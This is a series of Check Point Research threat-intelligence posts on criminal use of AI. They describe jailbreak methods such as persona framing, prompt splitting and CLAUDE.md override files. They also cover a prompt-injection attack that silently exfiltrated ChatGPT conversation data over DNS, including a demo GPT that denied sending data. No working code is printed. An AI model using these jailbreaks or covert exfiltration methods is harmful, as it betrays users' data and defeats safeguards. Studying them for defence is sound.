The jailbreak is the product. Both Groq-hosted LLaMA stages operate under a jailbreak embedded at the platform level, not applied by the operator and not visible to the customer. Stage 1 frames the model as an “authorized red team security analyst” conducting “sanctioned penetration tests”; Stage 2 upgrades to “senior red team analyst.” Prompts direct the model to reference real email threads, mask payment changes behind “plausible business reasons”, imitate sender style, and generate emails “realistic enough to fool a trained employee.” This is security bypass at SaaS scale: write the jailbreak once, ship it as a feature, and it’s inherited in every customer session.

The original EvilTokens advertising posts reveal additional features, including a Calendar Invite module which sends fake meeting invitations that appear as legitimate Outlook and Gmail meeting requests, with built-in Sender Spoofing (Organizer Identity). In a BEC context, this is used to apply timing pressure on finance personnel: a fake “urgent review meeting” appears on the target’s calendar shortly before a wire-transfer request lends the request a sense of pre-authorized context. Combined with the AI-generated email and the SMTP Sender, this completes a full BEC social engineering toolkit covered end-to-end by a single PhaaS offering.

Figure 4 - Figure 4: Calendar Invite module UI with Sender Spoofing section - From EvilTokens promotional forum postings.
Figure 4 – Calendar Invite module UI with Sender Spoofing section – From EvilTokens promotional forum postings.

EvilTokens’ Telegram channel announced additional AI-based features after Sekoia’s disclosure. The platform did not go offline and accelerated its AI feature development through April 2026.

Figure 5 – Announcement of additional AI related features – From EvilTokens Telegram channel.

The Vulnerability Race: AI on Both Sides of the Patch Window

AI-assisted vulnerability research has become a category in its own right and is now commercialized at both major frontier labs simultaneously on two tiers: a restricted research-grade capability and a productized defender tool.

At the frontier, Anthropic’s Claude Mythos, released through Project Glasswing, reportedly demonstrated a systematic, rapid mechanism to search for vulnerabilities and revealed a very large number of vulnerabilities, some long-buried zero-days in core infrastructure. These include a 27-year-old OpenBSD TCP/SACK bug found at roughly $20,000 in compute, a 16-year-old FFmpeg H.264 codec flaw, and a FreeBSD NFS remote code execution vulnerability in software that was analyzed for decades. The capability jump within a single generation is steep: on the same Firefox test set, Opus 4.6 produced 2 successful exploits and Mythos produced 181. Anthropic notes that this capability was not explicitly trained for but “emerged as a downstream consequence of general improvements in code, reasoning, and autonomy.” The productized tier is wider and more accessible: Claude Security (running on the public Opus 4.7 model) entered public beta for Enterprise customers, and OpenAI’s Codex Security, in research preview since early March, has had 14 CVEs assigned during the preview window on OpenSSH, GnuTLS, libssh, PHP, and Chromium.

The same capability curve is reaching attackers at the commodity tier, faster than defenders can patch. A researcher using a standard Claude API subscription identified CVE-2026-34197, a 13-year-old Apache ActiveMQ remote code execution vulnerability, and attributed roughly 80% of the work to Claude and the remainder to his refinement. LMDeploy SSRF (CVE-2026-33626) was exploited within 12 hours of the advisory publication, with no public proof-of-concept available. This time-frame compression is consistent with attackers building working exploits directly from advisory text. GenAI is accelerating this workflow.

Vendors are using AI to find vulnerabilities that sat undiscovered in core infrastructure for decades while attackers are using AI to find and weaponize newly-disclosed vulnerabilities within hours of publication. The patch window, the period between disclosure and exploitation, is being compressed on both sides. Vendors and customers need to adjust to a new high rate of patch development, delivery and deployment. The side that reacts the fastest will gain the most from recent AI developments.

Enterprise Adoption and Exposure

Corporate environment data collected by Check Point in March – April 2026 shows enterprise GenAI usage continuing to scale while the associated risk profile remains stable. Approximately one in every 28 prompts (3.6%) posed a high risk of sensitive data exposure, a modest increase from the January–February baseline of 3.2%, observed across 91% of organizations actively using GenAI tools (compared with 90% in the previous period). The proportion of prompts containing potentially sensitive information rose from 16% to 18%.

Figure 6 – GenAI related data from Corporate.

The average employee generated 78 prompts during March – April, up from 69, with organizations using an average of 10 GenAI tools. Interaction volume is rising while risk ratios remain stable, producing a proportional increase in absolute exposure events.

The consistency of these metrics across two reporting periods indicates a maturing adoption pattern: data exposure is not an episodic incident category but a continuous operational risk requiring sustained monitoring and policy enforcement.

Conclusion

Our findings converge on a small number of structural observations.

  • AI now operates as an attack component, not just as a development aid. The Mexican breach illustrates this at government-breach scale, and Bissa at mass-exploitation scale. The same commercial Claude Code architecture appears independently across criminal operations with different motivations and geographies, and in state-sponsored espionage. The convergence is operational consensus, not coincidence.
  • The techniques aren’t new but the performance envelope is. Network scanning, credential spraying, lateral movement, BEC drafting, and vulnerability research all predate AI. What’s changed is the speed (working exploits generated from advisory text alone within 12 hours of disclosure), scale (one operator reaching the operational footprint of an advanced team), and breadth of knowledge (cross-domain expertise on demand lowers the entry requirement for sophisticated multi-vector campaigns). Defences calibrated to human attack tempo and human team throughput are not equipped for the AI equivalents.
  • The AI attribution gap is structural. All the operations we documented in this report were discovered through attacker OPSEC failures or LLM provider monitoring, not through victim-side controls. AI-executed commands resemble skilled human activity closely enough to evade current behavioral controls. Operations that do not fail at OPSEC, or that route through stolen credentials or self-hosted models, remain unclassified.
The post AI Threat Landscape Digest March-April 2026 appeared first on Check Point Research.

ChatGPT Data Leakage via a Hidden Outbound Channel in the Code Execution Runtime

Key Takeaways

  • Sensitive data shared with ChatGPT conversations could be silently exfiltrated without the user’s knowledge or approval.
  • Check Point Research discovered a hidden outbound communication path from ChatGPT’s isolated execution runtime to the public internet.
  • A single malicious prompt could turn an otherwise ordinary conversation into a covert exfiltration channel, leaking user messages, uploaded files, and other sensitive content.
  • A backdoored GPT could abuse the same weakness to obtain access to user data without the user’s awareness or consent.
  • The same hidden communication path could also be used to establish remote shell access inside the Linux runtime used for code execution.

What Happened

AI assistants now handle some of the most sensitive data people own. Users discuss symptoms and medical history. They ask questions about taxes, debts, and personal finances, upload PDFs, contracts, lab results, and identity-rich documents that contain names, addresses, account details, and private records. That trust depends on a simple expectation: data shared in the conversation remains inside the system.

ChatGPT itself presents outbound data sharing as something restricted, visible, and controlled. Potentially sensitive data is not supposed to be sent to arbitrary third parties simply because a prompt requests it. External actions are expected to be mediated through explicit safeguards, and direct outbound access from the code-execution environment is restricted.
Figure 1 – ChatGPT presents outbound data leakage as restricted and safeguarded.

Our research uncovered a path around that model.

We found that a single malicious prompt could activate a hidden exfiltration channel inside a regular ChatGPT conversation.

Video 1 – During a ChatGPT conversation, user content summary is silently transmitted to an external server without warning or approval.

The Intended Safeguards

ChatGPT includes useful tools that can retrieve information from the internet and execute Python code. At the same time, OpenAI has built safeguards around those capabilities to protect user data. For example, the web-search capability does not allow sensitive chat content to be transmitted outward through crafted query strings. The Python-based Data Analysis environment was designed to prevent internet access as well. OpenAI describes that environment as a secure code execution runtime that cannot generate direct outbound network requests.

Figure 2 – Screenshot showing blocked outbound Internet attempt from inside the container.

OpenAI also documents that so called GPTs can send relevant parts of a user’s input to external services through APIs. A GPT is a customized version of ChatGPT that can be configured with instructions, knowledge files, and external integrations. GPT “Actions” provide a legitimate way to call third-party APIs and exchange data with outside services. Actions are useful for enterprise workflows, access to internal business systems, customer support operations, and other integrations that connect ChatGPT to external services, including simpler use cases such as travel or weather lookups. The key point is visibility: the user sees that data is about to leave ChatGPT, sees where it is going, and decides whether to allow it.

Figure 3 – GPT Action approval dialog showing the destination and the data that will be sent.

In other words, legitimate outbound data flows are designed to happen through an explicit, user-facing approval process.

From One Message to Silent Exfiltration

From a security perspective, the obvious attack surfaces looked strong. The ability to send chat data through tools not designed for that purpose was strictly limited. Sending data through a legitimate GPT integration using external API calls also required explicit user confirmation.

The vulnerability we discovered allowed information to be transmitted to an external server through a side channel originating from the container used by ChatGPT for code execution and data analysis. Crucially, because the model operated under the assumption that this environment could not send data outward directly, it did not recognize that behavior as an external data transfer requiring resistance or user mediation. As a result, the leakage did not trigger warnings about data leaving the conversation, did not require explicit user confirmation, and remained largely invisible from the user’s perspective.

At a high level, the attack began when the victim sent a single malicious prompt into a ChatGPT conversation. From that moment on, each new message in the chat became a potential source of leakage. The scope of that leakage depended on how the prompt framed the task for the model: it could include raw user text, text extracted from uploaded files, or selected model-generated output such as summaries, medical assessments, conclusions, and other condensed intelligence. This made the attack flexible, because it allowed the attacker to target not only original user data, but also the most valuable information produced by the model itself.

That attack pattern fits naturally into ordinary user behavior. The internet is full of websites, blog posts, forums, and social media threads promoting “top prompts for productivity,” “best prompts for work,” and other ready-made instructions that supposedly improve ChatGPT’s performance. For many users, copying and pasting such prompts into a new conversation is routine and does not appear risky, because the prevailing expectation is that AI assistants will not silently leak conversation data to external parties, and that this boundary cannot be changed through an ordinary prompt. A malicious prompt distributed in that format could therefore be presented as a harmless productivity aid and interpreted as just another useful trick for getting better results from the assistant.

A broader campaign could use an even more convincing lure: prompts advertised as a way to unlock premium capabilities for free. Claims about enabling Pro-level behavior, hidden modes, or advanced features on a lower-tier account would give the attacker a natural pretext for including unusual instructions, long text blocks, or opaque fragments that might otherwise seem suspicious. Because the user already expects a nonstandard sequence, those elements can easily be perceived as part of the promised “hack.” A carefully crafted prompt could then create the appearance of enhanced functionality while quietly turning the conversation into a source of exfiltrated data.

Figure 4 – Social engineering example: a malicious prompt disguised as a trick to unlock premium features.

Once the malicious prompt was placed into the chat, the conversation effectively became a covert collection channel. From that point on, summaries of subsequent user messages could be silently transmitted to an attacker-controlled server. As shown in Video 1, this took place without any warning, approval request, or other visible indication of external data transfer.

Malicious GPTs

The same attack pattern becomes even more dangerous when embedded inside a custom GPT.

GPTs allow developers to package instructions, knowledge files, and external integrations into a reusable assistant that other users can interact with. From the user’s perspective, the interaction looks like a normal ChatGPT conversation with a specialized tool.

In that scenario, the attacker no longer needs to rely on the victim copying a prompt from an external source. The malicious logic can be embedded directly in the GPT’s instructions and files. A user only needs to open the GPT and begin interacting with it as intended.

This changes the threat model significantly. Officially, GPT builders do not have access to individual user conversations with their GPTs. However, a GPT designed to exploit the vulnerability could still cause selected information from those conversations to be transmitted to an attacker-controlled server. From the user’s perspective, the interaction would remain indistinguishable from an ordinary session with a specialized assistant.

To demonstrate the practical impact of the vulnerability, we built a proof of concept around a sensitive scenario: a GPT acting as a personal doctor.

Video 2 – PoC: a “personal doctor” GPT exfiltrates patient identity and medical assessment.

In the demonstration, the user uploaded a PDF containing laboratory test results. The document also contained personal information, including the patient’s name. The user then described symptoms and asked the GPT to help interpret the results.

From the user’s perspective, the interaction looked completely ordinary. The GPT analyzed the document and produced a medical assessment based on the provided information.

When asked directly whether the uploaded data had been sent anywhere, ChatGPT answered confidently that it had not, explaining that the file was only stored in a secure internal location. At the same time, the user saw no approval prompts or warnings about external data transfer, unlike the confirmation dialogs that normally appear when a GPT Action sends information to a third-party service.

Figure 5 – ChatGPT denies external data transfer while the remote server receives extracted data.

Meanwhile, the attacker’s server received highly sensitive data extracted from the conversation: the patient’s identity taken from the uploaded document together with the model’s medical assessment.

This illustrates an important aspect of the attack. The attacker does not necessarily need to steal entire documents. Instead, the prompt could instruct the model to transmit the most valuable information it produces. In the medical scenario, that meant the patient’s identifying details together with the model’s assessment. In other contexts, it could mean financial conclusions, contract summaries, or strategic insights extracted from long documents.

From Data Exfiltration to Remote Shell

The same communication channel could be used for more than silent data exfiltration.

Once a reliable bidirectional channel existed between the execution runtime and the attacker-controlled server, it became possible to send commands into the container and receive the results back through the same path. In effect, the attacker could establish a remote shell inside the Linux environment that ChatGPT creates to perform code execution and data analysis tasks.

Video 3 – PoC: remote shell access inside the ChatGPT runtime through the covert channel.

This interaction happened outside the normal ChatGPT response flow. When users interact with the assistant through the chat interface, generated actions and outputs remain subject to the model’s safety mechanisms and checks. However, commands executed through the side channel bypassed that mediation entirely. The results were returned directly to the attacker’s server without appearing in the conversation or being filtered by the model.

DNS Tunneling in an AI Runtime

The side channel that enabled both data exfiltration and remote command execution relied on DNS resolution.

Normally, DNS is used to resolve domain names into IP addresses. From a security perspective, however, DNS can also function as a data transport channel. Instead of using DNS only for ordinary name resolution, an attacker can encode data into subdomain labels and trigger resolution of those hostnames. Because DNS resolution propagates the requested hostname through the normal recursive lookup process, the resolver chain can carry that encoded data outward.

In our case, this mattered because the ChatGPT execution runtime did not permit conventional outbound internet access, but DNS resolution was still available as part of the environment’s normal operation. Standard attempts to reach external hosts directly were blocked. DNS, however, still provided a narrow communication path that crossed the isolation boundary indirectly through legitimate resolver infrastructure.

To exfiltrate data, content could be encoded into DNS-safe fragments, placed into subdomains, and reconstructed on the attacker’s side from the incoming queries. To send instructions back, the attacker could encode small command fragments into DNS responses and let them travel back through the same resolution path. A process running inside the container could then read those responses, reassemble the payload, and continue the exchange.

Figure 5 – DNS tunneling flow.

This effectively turned DNS infrastructure into a tunnel between the isolated runtime and an attacker-controlled server. The tunnel create in this way is sufficient for two practical goals: silently leaking selected data from the conversation and maintaining command execution inside the Linux environment created for code execution and data analysis.

Conclusion

Check Point Research reported the issue to OpenAI. OpenAI confirmed that it had already identified the underlying problem internally, and the fix was fully deployed on February 20, 2026.

The broader lesson, however, goes beyond this specific case. AI systems are evolving at an extraordinary pace. New capabilities are constantly being introduced, enabling assistants to solve complex mathematical problems, analyze large datasets, generate and execute scripts, and automate multi-step tasks that previously required dedicated development environments. These capabilities bring enormous benefits. At the same time, every new tool expands the system’s attack surface and can introduce new security challenges for both users and platform providers.

Modern AI assistants increasingly operate as real execution environments. They read files, run code, search in the web while processing highly sensitive information such as medical records, financial data, legal documents, and other personal or organizational data. Protecting these environments requires careful control over every possible outbound communication path, including infrastructure layers that users never see.

As AI tools become more powerful and widely used, security must remain a central consideration. These systems offer enormous benefits, but adopting them safely requires careful attention to every layer of the platform.

The post ChatGPT Data Leakage via a Hidden Outbound Channel in the Code Execution Runtime appeared first on Check Point Research.

AI Threat Landscape Digest January-February 2026

KEY FINDINGS

AI-assisted malware development has reached operational maturity.
VoidLink framework, which is modular, professionally engineered, and fully functional, was built by a single developer using a commercial AI-powered IDE within a compressed timeframe. AI-assisted development is no longer experimental but produces deployment ready output.

AI-assisted development is not always obvious from the final product.
VoidLink was initially assessed as the work of a coordinated team based on its architecture and implementation quality. The development method was exposed not from analyzing the malware but through an operational security failure. AI-assisted development should be considered a possibility from the outset, not as an afterthought.

Adoption of self-hosted, open-source AI models is growing but still limited in practice.
Actors of varying skill levels are investing in self-hosted and unrestricted models to avoid commercial platform restrictions. However, underground discussions consistently reveal a gap between aspiration and capability: local models still underperform, finetuning remains aspirational, and commercial models remain the productive choice even for actors with explicit malicious intent.

Jailbreaking is shifting from direct prompt engineering toward agenticarchitecture abuse.
Traditional copy-paste jailbreaks are increasingly ineffective. The misuse of AI agent configuration mechanisms, specifically project files that redefine agent behavior, is a more significant development as it represents a qualitative shift from manipulating a
model’s responses to abusing its operational architecture.

AI is showing early signs of deployment as a real-time operational component. Beyond its use as a development aid, AI is beginning to appear as a live element in offensive workflows as autonomous agents performing security research tasks, and
LLMs classifying and engaging targets at scale within automated pipelines.

Enterprise AI adoption is itself an expanding attack surface.
GenAI activity across enterprise networks shows that one in every 31 prompts risked sensitive data leakage, impacting 90% of GenAI-adopting organizations.

INTRODUCTION

During January-February 2026, cyber crime ecosystems continue to adopt AI in a widespread but uneven pattern. Throughout 2025, legitimate software development began shifting from promptbased AI assistance to agent-based development. Tools such as Cursor, GitHub Copilot, Claude Code, and TRAE introduced a common paradigm: developers write structured specifications in markdown files, and AI agents autonomously implement, test, and iterate code based on those instructions. This agentic model, in which markdown is the operative control layer, is now starting to appear across the threat landscape.


The critical differentiator in what we observed is AI methodology combined with domain expertise. Across cyber crime forums, the dominant pattern of AI use remains unstructured prompting: actors request malware or exploit code from AI models as if entering a query in a search engine. VoidLink (detailed below) on the other hand, is the first documented case of AI producing truly advanced, deploymentready malware. The developer combined deep security knowledge with a disciplined, spec-driven
workflow to produce results indistinguishable from professional team-based engineering. Forum activity, which constitutes the bulk of observable evidence, primarily consists of actors who have not yet adopted structured AI workflows and whose efforts remain relatively unsophisticated. The more capable actors, those who combine domain expertise with disciplined AI methodology, leave far fewer traces in open forums, making the true scope of this shift harder to measure.

VOIDLINK: THE STANDARD WE MEASURE AGAINST

In January 2026, Check Point Research (CPR) exposed VoidLink, a Linux-based malware framework featuring modular command-and-control (C2) architecture, eBPF and LKM rootkits, cloud and container enumeration, and more than 30 post-exploitation plugins. The framework is highly sophisticated and professionally engineered, so much so that the initial assessment was that VoidLink was likely the product of a coordinated, multi-person development effort conducted over months of intensive development.


Operational security (OPSEC) failures by the developer later exposed internal development artifacts that told a different story. These materials revealed that VoidLink was authored by a single developer using TRAE SOLO, the paid tier of ByteDance’s commercial AI-powered IDE. Instead of unstructured prompting, the developer used Spec Driven Development (SDD), a disciplined engineering workflow, to first define the project goals and constraints, and then use an AI agent to generate a comprehensive architecture and development plan across three virtual teams (Core, Arsenal, and Backend). The resulting plan included sprint schedules, feature breakdowns, coding standards, and acceptance criteria, all documented as structured markdown files. The AI agent implemented the framework sprint by sprint, with each sprint producing working, testable code. The developer acted as product owner, directing, reviewing, and refining, while the AI agent did the actual work.


The results were striking. The recovered source code aligned so closely with the specification documents that it left little doubt that the codebase was written to those exact instructions. What normally would have been a 30-week engineering effort across three teams was executed in under a week, producing over 88,000 lines of functional code. VoidLink reached its first functional implant around December 4, 2025, one week after development began.

THIS CASE ESTABLISHES TWO PRINCIPLES:

  • AI-assisted development now produces operationally viable, deployment-ready malware: it has crossed the threshold from experimental to functional.
  • The AI involvement was invisible until it was exposed by an unrelated OPSEC failure. For analysts and defenders, this means AI involvement in malware development should be treated as a default working assumption, even when there are no visible indicators

The ramifications of VoidLink’s methodology go beyond this individual case. Its workflow, in which structured markdown specifications direct an AI agent to autonomously implement, test, and iterate, is the same paradigm that defined the agentic AI revolution in legitimate software development throughout 2025. The cyber crime ecosystem is not developing its own AI capability. It is adopting the same tools and architectural patterns as legitimate technology, with the additional goal of trying to overcome the protective limitations built into these systems. This is more important than which model or platform the attackers use.

The same architectural pattern repeatedly appears across the cases highlighted in our report: markdown skill files that transform a coding agent into an autonomous offensive security operator, and configuration files abused to override agent safety controls. In each case, the operative control layer is not code but structured documentation that determines what the AI agents build, how they behave, and what constraints they observe or ignore. This is in direct contrast to the underground forum activity, where the dominant approach remains unstructured prompting.

MODELS: COMMERCIAL, SELF-HOSTED, AND INFORMAL SERVICES

SELF-HOSTED OPEN-SOURCE MODELS

Across cyber crime forums, actors at all skill levels are actively exploring self-hosted, open-source AI models as alternatives to commercial platforms. Their motivations are consistent: to avoid moderation, prevent account bans, and maintain operational privacy.

Users with malware and hacking backgrounds are installing uncensored model variants such as wizardlm-33b-v1.0-uncensored and openhermes-2.5-mistral, and prompt them with comprehensive malicious wishlists spanning ransomware, keyloggers, phishing kits, and exploit code.

Figure 1 – User installing local LLM variants and prompting them to generate malware and fraud tooling.

More established actors are conducting structured cost-benefit analyses, evaluating not only hardware requirements and GPU costs but whether locally hosted models produce reliable output (or hallucinate to the point of being operationally useless), and whether AI-generated malware meets the quality bar of current evasion techniques.

Figure 2 – Threat actor inquiry into hardware, cost, and feasibility of running a fully “unrestricted” locally hosted model.

SELF-HOSTED MODELS: LIMITATIONS IN PRACTICE

Self-hosted models consistently show a gap between aspiration and capability. Community advice on improving local model output focuses on basic optimizations, such as switching to English-language prompts and increasing quantization levels, while references to more advanced techniques such as LoRA fine-tuning remain aspirational rather than operational.

Figure 3 – Community feedback suggesting alternative local models and highlighting token/context limitations of smaller deployments.

Cost estimates range from $5,000 to $50,000 depending on the desired performance, with training timelines of 3–12 months and frank admissions that models “hallucinate a lot” without extensive investment.

Figure 4 – Discussion on cost and requirements for locally hosted unrestricted models.

Most tellingly, an active offensive tools vendor, advertising C2 setups, EDR bypass services, and red team tooling, concluded that local deployment is currently “more of a burden than something productive,” while acknowledging that commercial models remain useful despite increasing restrictions.

Figure 5 – Participants comparing commercial AI systems with alternative models and discussing perceived restriction levels.

COMMERCIAL PLATFORMS AND INFORMAL ACCESS SHARING

Rather than migrating to self-hosted infrastructure, users are comparing what the prevailing workarounds among commercial models provide. Participants recommended specific providers they view as less restrictive, shared experiences with account enforcement on multiple platforms, and refined prompt-splitting techniques to incrementally bypass safeguards, such as requesting explanations before progressing toward executable code.

Figure 6 – Example of the structured prompt-splitting technique suggested to incrementally bypass AI safety restrictions.

Some early signs of informal access sharing have been observed, with operators of local models offering to generate restricted outputs for others on request. However, given the historical precedent of “dark LLM” services that largely failed to deliver on their promises, it remains to be seen whether these will develop into durable service models.

Figure 7 – Community member offering private generation of restricted output via locally hosted model infrastructure.

JAILBREAKING AS ARCHITECTURAL ABUSE

Traditional jailbreaking, the practice of circulating copy‑paste prompts designed to trick models into producing restricted output, is becoming increasingly difficult to utilize. In some forum discussions, users seeking Claude jailbreaks were told that easy public prompts are no longer available, platforms have been cracking down on abusers, dedicated subreddits have been banned, and developing new jailbreaks is costly because the accounts are eventually terminated. Single‑prompt jailbreaking is becoming less attractive as model providers invest in safety enforcement.

Figure 8 – Forum discussion highlighting the declining availability of easy public jailbreak prompts.

ABUSING AGENT ARCHITECTURE

A more significant development is the emergence of jailbreaking techniques that target the architecture of AI agent systems rather than the model’s conversational safeguards. A packaged “Claude Code Jailbreak” distributed on forums illustrates this shift.

Claude Code is designed to read a CLAUDE.md file from a project’s root directory as configuration. Legitimate developers use this mechanism to define the project context, coding standards, and agent behavior. The jailbreak abuses this by placing override instructions in the CLAUDE.md file that suppresses safety controls and redefines the agent’s role. When Claude Code initializes in the directory, it reads these instructions as authoritative project configuration and follows them. The screenshots below claim successful generation of a RAT (Remote Access Trojan) using this method.

Figure 9 – Packaged Claude Code jailbreak exploiting the CLAUDE.md project configuration mechanism.
Figure 10 – Alleged jailbreak output showing generation of remote access malware code.

This is not prompt injection in the traditional sense, but manipulation of the agent’s instruction hierarchy, the same architecture used for agentic AI tools in legitimate development. The CLAUDE. md file occupies the same functional role as VoidLink’s markdown specification files or RAPTOR’s skill definitions: a structured document that determines what the agent does, how it behaves, and what constraints it observes.

FROM DEVELOPMENT TOOL TO OPERATIONAL AGENT

The preceding sections document AI as a development aid (as seen by VoidLink), a resource actors struggle to access on their own terms (self-hosted models), and as a system whose restrictions they attempt to bypass (jailbreaking). Now let’s look at AI deployed as a real-time operational component, performing offensive tasks autonomously within live workflows.

RAPTOR: AGENT-BASED OFFENSIVE ARCHITECTURE VIA MARKDOWN SKILLS

RAPTOR is a legitimate, open-source security research framework created by established security researchers and published on GitHub under an MIT license. It is not malicious tooling. Its significance for threat intelligence lies in its architectural pattern, and that criminal communities are paying attention.

RAPTOR transforms Claude Code into an autonomous offensive security agent through a set of markdown skill files and agent definitions. The framework integrates static analysis, fuzzing, exploit generation, and vulnerability triage into an agentic pipeline orchestrated entirely through structured markdown instructions, with no compiled tooling required. In its most explicit form, it demonstrates what the agentic paradigm makes possible: a set of text files that turn a general‑purpose coding agent into a specialized offensive security operator.

Figure 11 – RAPTOR documentation highlighting offensive security agent capabilities and exploit generation benchmarks across LLM providers.

RAPTOR’s own data provides an additional data point on the commercial versus self-hosted question we discussed earlier. An evaluation of exploit generation across multiple model providers found that commercial frontier models (Anthropic Claude, OpenAI GPT-4, and Google Gemini) consistently produce compilable C code at approximately $0.03 per vulnerability, while locally hosted models via Ollama were marked as “often broken” and unreliable for exploit generation. This reinforces the conclusion reached independently by experienced actors in underground forums: commercial models remain significantly more capable than self-hosted alternatives for operational tasks.

Figure 12 – Forum post sharing RAPTOR as an autonomous offensive and defensive security framework built on Claude Code.

Discussions on criminal forums indicate that threat actors are aware of this architecture. The combination of a proven architectural pattern, open source availability, and documented criminal interest suggests that similar configurations, whether directly based on RAPTOR or just replicating its approach, are likely being developed and tested privately.

AI AS ATTACK SURFACE: ENTERPRISE EXPOSURE

The preceding sections document how threat actors engage with AI as an offensive tool. But the same wave of AI adoption is simultaneously creating exposure from the defensive side. As enterprises integrate generative AI into daily workflows, the volume of sensitive data flowing through these tools introduces a distinct category of risk: instead of AI weaponized against organizations, AI is adopted by organizations in ways that outpace security controls.

In January – February 2026, corporate use of generative AI tools continued to expand at scale. Analysis of GenAI activity across enterprise networks shows that one in every 31 prompts (approximately 3.2%) posed a high risk of sensitive data leakage, including the potential sharing of confidential business information, regulated data, source code, or other sensitive corporate content with external GenAI services.

Critically, this risk is broadly distributed across the enterprise landscape rather than limited to a small number of outliers. High-risk prompt activity impacted 90% of organizations that use GenAI tools on a regular basis, indicating that nearly all GenAI-adopting enterprises encounter meaningful data leakage risk through everyday AI usage. Beyond these clearly high-risk events,16% of prompts contained potentially sensitive information, reflecting a wider pattern of questionable data-handling behavior that can still translate into compliance exposure or IP loss.

Adoption trends further amplify the challenge. Over the last couple of months, organizations used 10 different GenAI tools on average, reflecting multi-tool environments. At the user level, an average employee generated 69 GenAI prompts per month. As prompt volume grows, the possibility of data exposure events scales accordingly, reinforcing the need for security policies, visibility, and real-time prevention controls.

The post AI Threat Landscape Digest January-February 2026 appeared first on Check Point Research.

❌